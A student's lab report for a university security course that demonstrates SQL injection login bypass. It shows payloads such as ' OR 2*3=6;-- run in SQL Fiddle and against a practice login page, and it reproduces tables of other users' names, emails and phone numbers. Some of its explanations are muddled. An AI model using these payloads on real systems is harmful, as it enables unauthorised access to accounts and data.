# Lab 8 Report

CSL 6010 - Cyber Security

Rahul Barodia

B20CS047

## Q1)

Upon entering the given code :

CREATE TABLE `users` (

`id` INT NOT NULL AUTO_INCREMENT,


`email` VARCHAR(45) NULL,

`password` VARCHAR(45) NULL,

PRIMARY KEY (`id`));

insert into users (email,password) values ('iit@j.com',md5('abc'));

Clicking on build scheme and entering select * from users; in the right pane we can see :



```
CREATE TABLE `users` (
`id` INT NOT NULL AUTO_INCREMENT,
`email` VARCHAR(45) NULL,
`password` VARCHAR(45) NULL,
PRIMARY KEY (`id`));
insert into users (email,password) values ('iit@j.com',md5('abc'));
```

```
select * from users;
```

| id | email | password |
|---|---|---|
| 1 | iit@j.com | 900150983cd24fb0d6963f7d28e17f72 |

Record Count: 1; Execution Time: 5ms

Did this query solve the problem? If so, consider donating $5 to help make sure SQL Fiddle will be here next time you need help with a database problem. Thanks!

Now the user supplies cybersecurity@iitj.ac.in and CSL6010 as the password.

SQL statement to be executed is

SELECT * FROM users WHERE email = ‘cybersecurity@iitj.ac.in’ AND password =

md5(‘CSL6010’);

To exploit the above SQL query using SQL Injection the attacker can change the values of email and password in such a way that it deviates from the intended purpose of the query.

For instance the attacker can use the following email and password:


Email : ‘ OR 2*3=6;--

Password : 1234

The SQL query now would be:

SELECT * FROM users WHERE email = '' OR 2*3=6;-- ' AND password = md5('1234)

Upon clicking on run SQL:



```
CREATE TABLE `users` (
`id` INT NOT NULL AUTO_INCREMENT,
`email` VARCHAR(45) NULL,
`password` VARCHAR(45) NULL,
PRIMARY KEY (`id`));
insert into users (email,password) values ('iit@j.com',md5('abc'));
```

```
SELECT * FROM users WHERE email = '' OR 2*3=6;-- ' AND password = md5('1234)
```

| id | email | password |
|---|---|---|
| 1 | iit@j.com | 900150983cd24fb0d6963f7d28e17f72 |

Record Count: 1; Execution Time: 4ms

Did this query solve the problem? If so, consider donating $5 to help make sure SQL Fiddle will be here next time you need help with a database problem. Thanks!

Thus this query will return all the data from users including email and passwords.

**Explanation:**

In the SQL query,

SELECT * FROM users WHERE email = '' OR 2*3=6;-- ' AND password = md5('1234)

The single quote ( ‘ ) in the email ‘ OR 2*3=6;-- will be used by attacker to break out of the original query and the rest of the code i.e. 2*3=6 will always return TRUE.

The – at the end of the email will comment out the rest of the query so it doesn’t matters what is the password.

Thus the attacker can use the SQL Injection to exploit the database.

## Q2)

The email address used by attacker is xxx@xxx.xxx

Password 1)

The password used by attacker is xxx’) OR 1 = 1 — ].

The SQL statement generated would be

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = 'xxx’) OR 1 = 1 — ]'


But this password is not working. ( fails to authenticate )

After entering this password the screen loads for an infinite time and the application doesn’t opens.

This can be because the password contains SQL injection code which modifies the original query to bypass the authentication process.

The password xxx’) OR 1 = 1 — ] modifies the query to always return TRUE becuase of the OR operator with a statement 1=1 which always evaluates to TRUE.

The -- present in the password comments out the text which follows it.


2023_CyberSecurity CSL6010
Lab 9 Cyber Security CSL6010
Login | Personal Contacts Man
Not Secure
techpanda.org/index.php

Login | Personal Contacts Manager v1.0

Email*

xxx@xxx.xxx

Password*

·····················

Remember me


Submit

Password 2)

The password used by attacker is 1234. The SQL statement generated would be

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = '1234'

The attacker can successfully login using this email and password.



Dashboard | Personal Contacts Manager v1.0


| ID | First Name | Last Name | Mobile No | Email | Act |
|---|---|---|---|---|---|
| 1 | mynams | jenefry | 9898989898 | admin@gmail.com | |
| 62425 | Dark | sjcdshgcd | 7766863532 | jimahsylvester12@gmail.com | Edit |
| 62426 | Bandi | Banda | 06303690115 | rajeshbandi106@gmail.com | Edit |
| 62427 | Dark | add | 5554444 | admin@xyz.com | Edit |
| 62428 | Dark | Dark | | admin@xyz.com | Edit |
| 62429 | sasa | sasa | sasa | adddminn@gmail.com | Edit |
| 62430 | Dark | maiden | 9878934543 | maiden2008@gmail.com | Edit |
| 62431 | xoxox | xoxox | 555555555 | xxx@xxx.xxx | Edit |
| 62432 | tyuiof | ertyuiop | 23456789 | rtyu@1234.in | Edit |
| 62433 | Black | White | 9532073332 | ranulfoensoyjr@gmail.com | Edit |
| 62434 | Tmavý | bílí | 123456789 | ipadrip.cz@gmail.com | Edit |
| 62435 | ADAM | AZMI | 01156677330 | adamdanish227@gmail.com | Edit |
| 62436 | Ricardo | Rios | 50457285576 | adelaidegraham44@gmail.com | Edit |
| 62437 | Dark | Hacker | 0987678897 | polkjuhygtfdghjkl@gmail.com | Edit |
| 62438 | qwrt | yuio | 5555555555 | qwrt@yuio.com | Edit |
| 62439 | D | G | 55 | 55@gmail.com | Edit |
| 62440 | john | doe | 1234 | john@axy.com | Edit |
| 62441 | Dark | Maiden | 87635444242 | darkmaiden@octpus.ps | Edit |
| 62442 | qedhqe | wegdfe | 34802945 | 347572@gmail.com | Edit |
| 62443 | w | a | v | c@gmail.com | Edit |
| 62444 | | a | b | c@gmail.com | Edit |
| 62445 | Dark | qwery | 091321232123 | admin@google.com | Edit |
| 62446 | cybersecurity | noob course | 8181828282 | noob@iitj.ac.in | Edit |
| 62447 | ok | ok | ok | ok@ok.com | Edit |
| 62448 | ok | ok | notokay | ok@ok.com | Edit |
| 62449 | shubhi | das | 3216549871 | shubhidas22@gmail.com | Edit |

Password 3)

The password used by attacker is xxxx. The SQL statement generated would be

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = 'xxxx'

The attacker can successfully login using this email and password.



Dashboard | Personal Contacts Manager v1.0

| ID | First Name | Last Name | Mobile No | Email | Act |
|---|---|---|---|---|---|
| 1 | mynams | jenefry | 9898989898 | admin@gmail.com | |
| 62425 | Dark | sjcdshgcd | 7766863532 | jimahsylvester12@gmail.com | Edit |
| 62426 | Bandi | Banda | 06303690115 | rajeshbandi106@gmail.com | Edit |
| 62427 | Dark | add | 5554444 | admin@xyz.com | Edit |
| 62428 | Dark | Dark | | admin@xyz.com | Edit |
| 62429 | sasa | sasa | sasa | adddminn@gmail.com | Edit |
| 62430 | Dark | maiden | 9878934543 | maiden2008@gmail.com | Edit |
| 62431 | xoxox | xoxox | 555555555 | xxx@xxx.xxx | Edit |
| 62432 | tyuiof | ertyuiop | 23456789 | rtyu@1234.in | Edit |
| 62433 | Black | White | 9532073332 | ranulfoensoyjr@gmail.com | Edit |
| 62434 | Tmavý | bílí | 123456789 | ipadrip.cz@gmail.com | Edit |
| 62435 | ADAM | AZMI | 01156677330 | adamdanish227@gmail.com | Edit |
| 62436 | Ricardo | Rios | 50457285576 | adelaidegraham44@gmail.com | Edit |
| 62437 | Dark | Hacker | 0987678897 | polkjuhygtfdghjkl@gmail.com | Edit |
| 62438 | qwrt | yuio | 5555555555 | qwrt@yuio.com | Edit |
| 62439 | D | G | 55 | 55@gmail.com | Edit |
| 62440 | john | doe | 1234 | john@axy.com | Edit |
| 62441 | Dark | Maiden | 87635444242 | darkmaiden@octpus.ps | Edit |
| 62442 | qedhqe | wegdfe | 34802945 | 347572@gmail.com | Edit |
| 62443 | w | a | v | c@gmail.com | Edit |
| 62444 | | a | b | c@gmail.com | Edit |
| 62445 | Dark | qwery | 091321232123 | admin@google.com | Edit |
| 62446 | cybersecurity | noob course | 8181828282 | noob@iitj.ac.in | Edit |
| 62447 | ok | ok | ok | ok@ok.com | Edit |
| 62448 | ok | ok | notokay | ok@ok.com | Edit |
| 62449 | shubhi | das | 3216549871 | shubhidas22@gmail.com | Edit |

Passwords 2 and 3 authenticate successfully since they do not contain SQL injection code. Instead, the application verifies the user-entered password against the password stored in the database. If there is a match, the application grants access to the user.